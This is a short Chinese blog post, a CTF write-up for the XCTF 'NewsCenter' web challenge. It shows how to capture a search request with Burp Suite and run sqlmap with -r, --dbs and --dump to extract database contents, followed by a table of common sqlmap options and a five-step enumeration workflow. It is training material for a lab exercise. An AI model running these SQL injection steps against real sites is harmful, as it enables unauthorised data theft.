
XCTF web NewsCenter（sqlmap简单使用）

原创

H4ppyD0g 于 2019-09-12 09:22:57 发布 530 收藏 1

分类专栏： CTF

本文链接：https://blog.csdn.net/weixin_42172261/article/details/100761288



打开网页是一个查询操作的输入框，判断应该存在sql注入。

随便输入一些东西后回车，用bp抓包，抓取的内容放到一个1.txt文件里面

之后用到sqlmap

sqlmap.py -r 1.txt --dbs 用1.txt内容去搜索对应的所有数据库名

可以爆出两个库

sqlmap.py -r 1.txt -D news --dump 建立可后台news库连接， 搜索所有的数据

---

sql部分常用参数

参数	作用
- -data=“DATA”	指明参数是哪些。例：-u “www.test.com/index.php?id=1” --data=“name=1&pass=2”
- -dbs	目标服务器中有什么数据库，常用，直接用- -dbs
- -tables	目标数据库有什么表，常用，直接用- -tables
- -columns	目标表中有什么列，常用，直接用- -colums
-r	可以将一个post请求方式的数据包保存在一个txt中。例： -r 1.txt
- -dump	查询指定范围的全部数据
-D	直接连目标后端接数据库
- -is-dba	查看是否是管理员权限
- -current-db	当前数据库
- -current-user	当前用户
-T	指定要列出字段的表

参数	作用
- -batch	从不询问用户输入，使用所有默认配置
- -delay 0.2	延迟参数 这个很重要

---

sqlmap通常的使用步骤

1.Sqlmap -u url --dbs 显示数据库管理系统中所有数据库
2.Sqlmap -u url --current -db 当前网站所使用得数据库
3.Sqlmap -u url -D 数据库名 --tables 显示当前数据库中所有数据表
4.Sqlmap -u url -D 数据库名 -T 表名 --columns 显示表中所有得字段名
5.Sqlmap -u url -D 数据库名 -T 表名 -C 字段名，字段名，字段名…(互相用逗号隔开) --dump 显示数据